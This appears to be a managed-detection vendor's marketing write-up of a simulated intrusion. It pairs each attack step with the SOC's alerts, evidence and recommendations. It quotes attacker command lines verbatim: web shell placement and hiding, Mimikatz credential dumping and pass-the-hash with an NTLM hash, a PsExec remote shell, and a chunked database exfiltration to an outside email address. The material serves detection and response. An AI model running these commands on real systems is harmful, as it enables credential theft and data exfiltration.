
Critical Start Vendor-Independent Triage & Investigations





Occurrences	Lastipaddress	Add as filter
1	10.1.0.6	⊕

Critical Start Escalated Comment to Customer with Analysis



High Priority

What was Observed

Summary:

A remote session suspiciously created the file `contact.aspx` on host `Waterfalls.Boom.Box`(Exchange Server) from device associated with `10.1.0.5` Hostname `theblock`

Associated users:

- `BOOMBOX\gosta`
- `NT AUTHORITY\SYSTEM`

Associated Alerts & Behaviors:

- https://portal.threatanalytics.io/#/incidents/11667543
- https://portal.threatanalytics.io/#/incidents/11669159
- https://portal.threatanalytics.io/#/incidents/11677777

An attacker may be an attempting to move laterally or propagate.

- File Path: `C:\Program Files\Microsoft\Exchange Server\V15\ClientAccess\exchweb\ews\contact.aspx`

What is the Risk

A Web Shell was written in a folder containing a web application. An attacker is attempting to establish persistent access.

The file `contact.aspx` as been confirmed to be a web shell capable of the following:

- Upload File to Temp Directory
- Upload File to Arbitrary Directory
- Download Arbitrary File
- Delete File from Temp Directory
- Execute Arbitrary Commands
  - User can execute any .exe name with provided command-line arguments.

ACTION:

Here, the SOC would take the following actions:

- Block and Quarantine the file `contact.aspx`
- Isolation of remote host associated with IP `10.1.0.5`
- Isolate the server `Waterfalls.Boom.Box` if authorized to prevent further network communications


Step 4: Web Shell Installation, con’t

As a continuance of the web shell installation, the adversary performs the following:

- “cmd.exe” executes “attrib +h ‘\\10.1.0.6\...\contact.aspx” (Defense Evasion – Hide Artifacts: Hidden Files & Directories, T1564.001)
- “cmd.exe” executes “del C:\Users\Public\contact.aspx” (Defense Evasion – Indicator Removal on Host: File Deletion, T1070.004)

Critical Start is not just processing alerts and sending to the customer for review. Within the Critical Start Platform, **our SOC analysts build up a history of activity over time** and, in addition to tactical response actions, creates a set of Recommended actions to further contain the adversarial activity beyond the endpoint in which they started.

These recommendations are provided across multiple security tools (EDR, EPP, SIEM, XDR, Identity, Cloud, SaaS, and more) that are integrated with the Critical Start Platform. This unified integration provides a more complete coverage, analysis, risk, and recommendation beyond single-vendor MDR providers or MDR provides that deliver their service within the vendor console.




What is Recommended

This behavior appears to be a continuation of other malicious activities observed over the last 24 hours, linked above in previous 4 alerts.

This device being an Exchange Server, we would recommend the following if possible.

- Locking the account of `BOOMBOX\gosta`
- Removal & Blacklisting of file `contact.aspx`
- Isolation of remote host associated with IP `10.1.0.5` host name `theblock`
- If possible, Isolation of Server `Waterfalls.Boom.Box`
- The addition of a firewall rule to block all communication with the suspected C2 server `192.168.0.4`

Critical Start Escalated Comment to Customer with Analysis



High Priority

What was Observed

Summary:

This is a multi step attack aimed at laterally moving in the environment, establishing persistence, and evading detection by removing indicators of compromise.

1.) Known Compromised user `gosta` used compromised host `theblock` to download a `confirmed webshell` to `C:\Users\Public\contact.aspx` from suspected C2 server `192.168.0.4:443/getFile/contact.aspx`.

Time Stamp	Actiontype	Devicename	Folderpath	Initiatingprocesscommandline	Initiatingprocessfilename	Initiatingprocessparentfilename	Remoteurl
2022-07-19T18:44:37.942Z	ConnectionSuccess	theblock.boom.box		SystemFailureReporter.exe	SystemFailureReporter.exe	svchost.exe	192.168.0.4:443/getFile/contact.aspx

2.) They then copied `contact.aspx` to the Exchange Server `waterfalls.boom.box`. They placed the file at `\\10.1.0.6\C$\Program Files\Microsoft\Exchange Server\V15\ClientAccess\exchweb\ews\contact.aspx`

Time Stamp	Actiontype	Devicename	Folderpath	Initiatingprocesscommandline	Initiatingprocessfilename	Initiatingprocessparentfilename	Remoteurl	Requestaccountname
2022-07-19T18:49:30.[illegible]	FileCreated	theblock.boom.box	\\10.1.0.6\C$\Program Files\Microsoft\Exchange Server\V15\ClientAccess\exchweb\ews\contact.aspx	cmd.exe /c copy C:\Users\Public\contact.aspx "\\10.1.0.6\C$\Program Files\Microsoft\Exchange Server\V15\ClientAccess\exchweb\ews\" 2>&1	cmd.exe	SystemFailureReporter.exe		gosta

3.) They added the hidden attribute to the `contact.aspx` file and deleted it from host `theblock`.

Time Stamp	Actiontype	Devicename	Folderpath	Initiatingprocesscommandline	Initiatingprocessfilename	Initiatingprocessparentfilename
2022-07-19T18:59:38.402Z	ProcessCreated	theblock.boom.box	C:\Windows\System32\attrib.exe	cmd.exe /c attrib +h "\\10.1.0.6\C$\Program Files\Microsoft\Exchange Server\V15\ClientAccess\exchweb\ews\contact.aspx" & del C:\Users\Public\contact.aspx 2>&1	cmd.exe	SystemFailureReporter.exe

Associated Entities:

- User: `BOOMBOX\gosta`
- Hosts: `theblock.boom.box` and `waterfalls.boom.box`
- Suspected C2 Server: `192.168.0.4`
- File: `contact.aspx`

Associated Alerts & Behaviors:


- https://portal.threatanalytics.io/#/incidents/11667543
- https://portal.threatanalytics.io/#/incidents/11669159
- https://portal.threatanalytics.io/#/incidents/11677777
- https://portal.threatanalytics.io/#/incidents/11680108

Step 5: EWS Discovery

Using the webshell copied over in the previous step, the adversary accesses another host and starts their system owner and network configuration discovery again:

- Adversary connects to web shell at https://10.1.0.6/ews/contact.aspx to execute commands (Persistence – Server Software Component: Web Shell, T1505.003)
- "cmd.exe" executes "whoami" (Discovery – System Owner/User Discovery, T1033)
- "cmd.exe" executes "ipconfig /all" (Discovery – System Network Configuration Discovery, T1016)
- "cmd.exe" executes "netstat –an" (Discovery – System Network Connections Discovery, T1049)

Critical Start Analysis across Multiple Security Alerts



High Priority

What was Observed

Summary:

This appears to be the previously observed webshell file `contact.aspx` being compiled and loaded into `w3wp.exe` allowing remote code execution via `w3wp.exe`

- The previously discovered webshell file was compiled via `csc.exe` and the resulting `.dll` image was loaded into `w3wp.exe`
- Multiple commands were run via `cmd.exe` indicating network and user enumeration

Targeted Entitiy:

- Host: `Waterfalls.Boom.Box`
  - IP Address: `10.1.0.6`

Behaviors & Evidence:

Behavior: Suspicious w3wp.exe activity in Exchange

- The process was running under the `system` user context

Evidence:

- `w3wp.exe` Command Line: `w3wp.exe -ap "MSExchangeServicesAppPool" -v "v4.0" -c "C:\Program Files\Microsoft\Exchange Server\V15\bin\GenericAppPoolConfigWithGCServerEnabledFalse.config" -a \\.\pipe\iisipm7fcf9e1b-be76-4d95-a962-9cd2452ae0c8 -h "C:\inetpub\temp\apppools\MSExchangeServicesAppPool\MSExchangeServicesAppPool.config" -w "" -m 0`
- The process `w3wp.exe` launched `cmd.exe` with the following commands:
  - Commands indicative of Suspicious System Network Connections Discovery
    - "cmd.exe" /c netstat -an
    - "cmd.exe" /c ipconfig /all
  - Command indicative of Suspicious System Owner/User Discovery
    - "cmd.exe" /c whoami
- The process `w3wp.exe` launched `csc.exe` with the following command:
  - `csc.exe` Command Line: `"csc.exe" /noconfig /fullpaths @"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Temporary ASP.NET Files\ews\82ced47d\9f9837fe\zff0c5ev.cmdline"`
    - This resulted in the creation of the file `App_Web_contact.aspx.cdcab7d2.y8ptmifh.dll`
  - Seen within events for Suspicious file launch by signed executable

Endpoint security tools are often atomic in nature – meaning they generate one alert for a single isolated event. Some security products can stitch together multiple alerts into a related incident.

One issue is that security tools usually lack the ability for detailed notes, risk impact, recommendations, links to related alerts, and so forth.

Organizations usually require investing in a ticket management system (Jira, ServiceNow ITSM/SecOps), dedicated security incident management workflow systems, or worse, emailing alert details back and forth.


Critical Start fully integrates an analyst notebook within our MDR Platform, enabling detailed investigation and a unified timeline of activities conducted by the Critical Start SOC and the customer's analysts.

Step 6: Credential Dumping

Now that the adversary has moved laterally over to another system and has done user, group, and network configuration discovery, they dump credentials and exfiltrate them to their Command and Control (C2) server:

- “w3wp.exe” downloads “C:\Windows\temp\m64.exe” (Command and Control – Ingress Tool Transfer, T1105)
- “m64.exe” dumps credentials from “lsass.exe” (Credential Access – OS Credential Dumping: LSASS Memory, T1003.001)
- Data from “01.txt” is read and exfiltrated to “192.168.0.4” via HTTP POST request (Exfiltration – Exfiltration Over C2 Channel, T1041)
- “cmd.exe” deletes “m64.exe” and “01.txt” (Defense Evasion – Indicator Removal on Host: File Deletion, T1070.004)

Critical Start Escalated Comment to Customer with Analysis



High Priority

What was Observed

A credential theft hacktool `Mimikatz` was seen running on host `Waterfalls.Boom.Box`.


- File Path: `C:\Windows\Temp\m64.exe`
- This appears to have been placed on the host by previously escalated webshell from `w3wp.exe` seen here.
- Command Line: `"cmd.exe" /c C:\Windows\Temp\m64.exe privilege::debug sekurlsa::logonPasswords exit 1> C:\Windows\Temp\01.txt`
    - This is outputting the user credentials from the exchange server to a text file.

Now that the adversary dumped all credentials from that host, the next question from a customer would be “which users were impacted?” to make follow-on response actions more actionable.

Critical Start SOC analysts provide that exact additional context by listing all the user accounts on the host so the customer knows exactly which user accounts were compromised.

This additional analysis provided by Critical Start provides much needed context beyond the malware and behavioral alerts that are generated by security tools.

(See the screen shot on the right for the list of compromised user accounts and recommended actions.)



What is the Risk

All user credentials from the exchange server should be considered compromised.

- `healthmailboxf418803`
- `healthmailbox3a820d0`
- `mdiuser`
- `vendor_domain_admin`
- `gosta`
- `tous`
- `evals_domain_admin`
- `mariam`
- `criticalstart-admin`

What is Recommended

It is recommended `m64.exe` be removed from the host and blocked in your environment.
It is recommended all user accounts be locked and credentials reset.
It is also recommended the server be isolated and reset to a known good image if possible.

Step 7: Lateral Movement to EWS

Now that the adversary has dumped credentials, they downloaded helper applications ("plink.exe") to allow them to log into the EWS system:


- "SystemFailureReporter.exe" downloads "plink.exe" (Command and Control – Ingress Tool Transfer, T1105)
- Adversary sets up a remote port forward on "10.1.0.5" via "plink.exe" (Command and Control – Protocol Tunneling, T1572)
- User "gosta" successfully authenticates into "10.1.0.6" (Defense Evasion – Valid Accounts: Domain Accounts, T1078.002)
- Adversary connects to "10.1.0.6" using protocol RDP, port 3389 (Lateral Movement – Remote Services: Remote Desktop Protocol, T1021.001)

In addition to detecting the use or RDP to move laterally to "waterfalls", Critical Start SOC analysts determined that the adversary using multiple iterations of RDP known as RDP Nesting.

Critical Start identifies the risk and provides guided response recommendations, not just for response actions to conduct on the endpoint security tool, but also for user/identity responses and network/firewall responses.

While a single-vector response action (endpoint only) may stop adversary activity on one specific host, performing response actions across user and network devices is the best course of action to disrupt adversary campaign activity across multiple systems and remove remote access to the adversary altogether.

Critical Start Escalated Comment to Customer with Analysis



High Priority

NOTE: This activity was generated observed outside of evaluation hours

What was Observed

Summary:

RDP Nesting activity was observed from the IP Address 10.2.1.4 under context of the user boombox\gosta

- The account boombox\gosta logged in remotely from 10.2.1.4 to the host THEBLOCK.BOOM.BOX at IP 10.1.0.5
- Subsequently, THEBLOCK.BOOM.BOX was used to remotely log into the device WATERFALLS.BOOM.BOX via the same account.

Query Events (1 rows)

Time Stamp	Account	Firstcomputer	Firstipaddress	Secondhop	Secondcomputer	Secondipaddress	Accounttype	Activity	Logontypename
2022-07-21T13:34:09.583Z	boombox\gosta	THEBLOCK.BOOM.BOX	10.2.1.4	2022-07-21T13:47:06.773Z	WATERFALLS.BOOM.BOX	10.1.0.5	User	4624 - An account was successfully logged on.	10 - RemoteInteractive

What is the Risk

As the account boombox\gosta is known to be compromised, this may be further activity related to the ongoing breach wherein the attacker has established multiple methods of access to devices in your environment.

- Here, the SOC would take the following actions:
  - Add a block indicator for the IP address 10.2.1.4
  - Isolate the machine THEBLOCK.BOOM.BOX to prevent further network communications
  - Isolate the server WATERFALLS.BOOM.BOX **if authorized** to prevent further network communications

What is Recommended

Suggested remediations

We recommend blocking this IP Address. 10.2.1.4 at the firewall, additionally, the account boombox\gosta should be disabled until credentials are reset.


- The hosts THEBLOCK.BOOM.BOX & WATERFALLS.BOOM.BOX should be disconnected from the network and re-imaged to a known good image if possible
- Please see the recommendations provided in our previous escalations here

Step 8: Lateral Movement to SQL Server

The adversary is getting closer to their ultimate objective, the SQL Server. Once they move to the SQL server, they download a set of malware and Windows utilities so they can discover and then ultimately exfiltrate data from this system.

- Adversary connects to web shell at "https://10.1.0.6/ews/contact.aspx" to execute commands (Persistence – Server Component: Web Shell, T1505.003)
- "w3wp.exe" downloads "ps.exe" (Command and Control – Ingress Tool Transfer, T1105)
- "w3wp.exe" downloads "nt.dat" (Command and Control – Ingress Tool Transfer, T1105)
- "w3wp.exe" downloads "mom64.exe" (Command and Control – Ingress Tool Transfer, T1105)
- Adversary uses "mom64.exe: to pass the hash with previously discovered 'tous' credentials (Execution – Command and Scripting Interpreter: Windows Command Shell, T1059.003)
- "nt.dat" is copied from WATERFALLS to ENDOFROAD (Lateral Movement – Lateral Tool Transfer, T1570)
- Connection to "10.1.0.7" over SMB (Lateral Movement – Remote Services: SMB/Windows Admin Shares, T1021.002)
- psexec renamed to "ps.exe" is used to execute commands on ENDOFROAD (Execution – System Services: System Execution, T1569.002)

Critical Start Risk Analysis denoting Pass the Hash attack



What is the Risk

Access to server `endofroad1.boom.box` has been granted through a `Pass the Hash` attack from host `Waterfalls.Boom.Box`.
Through this, the host `endofroad1.boom.box` was able to be access remotely and transfer files between the servers.


Here, the SOC would have taken the following actions:

- Stop and quarantine Mimikatz on the host `Waterfalls.Boom.Box`
- Isolate the server `Waterfalls.Boom.Box` if authorized
- Isolate the server `endofroad1.boom.box` if authorized

What is Recommended

It is recommended both servers be isolated and restored to a known good state.
All user credentials should be reset for users of both of these machines

Critical Start Escalated Comment to Customer with Analysis



High Priority

What was Observed

A credential theft hacktool "Mimikatz" has been seen running on host `Waterfalls.Boom.Box`.

- Path: `c:\windows\system32\mom64.exe`
- Command Line: `mom64.exe "privilege::debug" "sekurlsa::pth /user:tous /domain:BOOMBOX /ntlm:9b7ff4cc0878bee9f099a4a7dc7227c3" "exit"`
- This Mimikatz process is loading several .dll files with suspicious access to LSASS service.
  - `cryptdll.dll`
  - `samlib.dll`
  - `hid.dll`
  - `WinSCard.dll`
- `mom64.exe` was also seen using 'OS Credential Dumping', 'Pass the Hash' and 'Pass the Ticket' techniques

We then see PsExec service being renamed to `ps.exe` and being used to remote into host `endofroad1.boom.box` at IP address `10.1.0.7`.

- Command Line: `ps.exe \\10.1.0.7 cmd.exe`
- `ps.exe` created remote file `PSEXESVC.exe` on machine `10.1.0.7`
- `ps.exe` created and executed file `PSEXEC-WATERFALLS-0774F02B.key`


Step 9: Collection and Exfiltration

This is the final objective for the adversary! Access their ultimate target, collect the data they need, and exfiltration through a method that won't be blocked by perimeter security controls.

In this case, the adversary broke up the large database backup file into smaller chunks and used email tunneling protocol to exfiltrate each chunk outside the network.

- Adversary creates the "Vmware" directory and moves "nt.dat" to "C:\Programdata\Vmware\VMware.exe" (Collection – Data Staged: Local Data Staging, T1074.001)
- "VMware.exe" is not a legitimate file (Defense Evasion – Masquerading: Match Legitimate Name or Location (T1036.006)
- "VMware.exe" reads data from "sitedata_db.bak" (Collection – Data from Local System, T1005)
- "VMware.exe" splits the data from "sitedata_db.bak" into 20000 byte chunks (Exfiltration – Data Transfer Size Limits, T1030)
- "VMware.exe" appends chunk data to "guest.bmp" (Defense Evasion – Obfuscated Files or Information, T1027)
- Data is exfiltrated via EWS API to "sistan@shirinfarhad.com" (Exfiltration – Exfiltration Over Alternative Protocol: Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol, T1048.003)

Critical Start Escalated Alert with Discovered Exfiltration Activity



High Priority


What was Observed

The process `VMware.exe` was observed engaging exfiltration behaviors on the SQL Server `endofroad1.boom.box` under context of the user `tous@boom.box`

- This was observed within Alert 11710379
- This was done by creating and transferring files disguised as bitmap (`.bmp`) images via email to `sistan@shirinfarhad.com`
- `78` instances of these files being created or modified have been observed thus far, the majority of files were observed to have an identical file size of `802168` bytes

> Evidence:
> - Process Name: `VMware.exe`
>   - Command Line: `VMware.exe --path="sitedata_db.bak" --to="sistan@shirinfarhad.com" --from="gosta@boom.box" --server="10.1.0.6" --password="**********" --chunksize="200000"`
>   - This appears to be sending the chunked data from the file `sitedata_db.bak` via email
>   - The emails are being sent from `gosta@boom.box` to `sistan@shirinfarhad.com` via the Exchange Server `waterfalls.boom.box` at the IP address `10.1.0.6`
>   - File Name: `guest.bmp`
>   - This file was modified repeatedly, likely updating the contents to the next section of data to be exfiltrated
>   - Folder Path: `C:\Program Files\Microsoft SQL Server\MSSQL15.MSSQLSERVER\MSSQL\Backup`

Critical Start Escalated Alert with Timeline Analysis



High Priority

What was Observed

Summary:

A suspicious executable `Nt.dat` was downloaded to `waterfalls.boom.box` via `w3wp.exe`, transferred to `endofroad1.boom.box` and renamed to `vmware.exe` to avoid detection under context of the user `tous@boom.box`

Targeted Entities:

- User: `tous@boom.box`
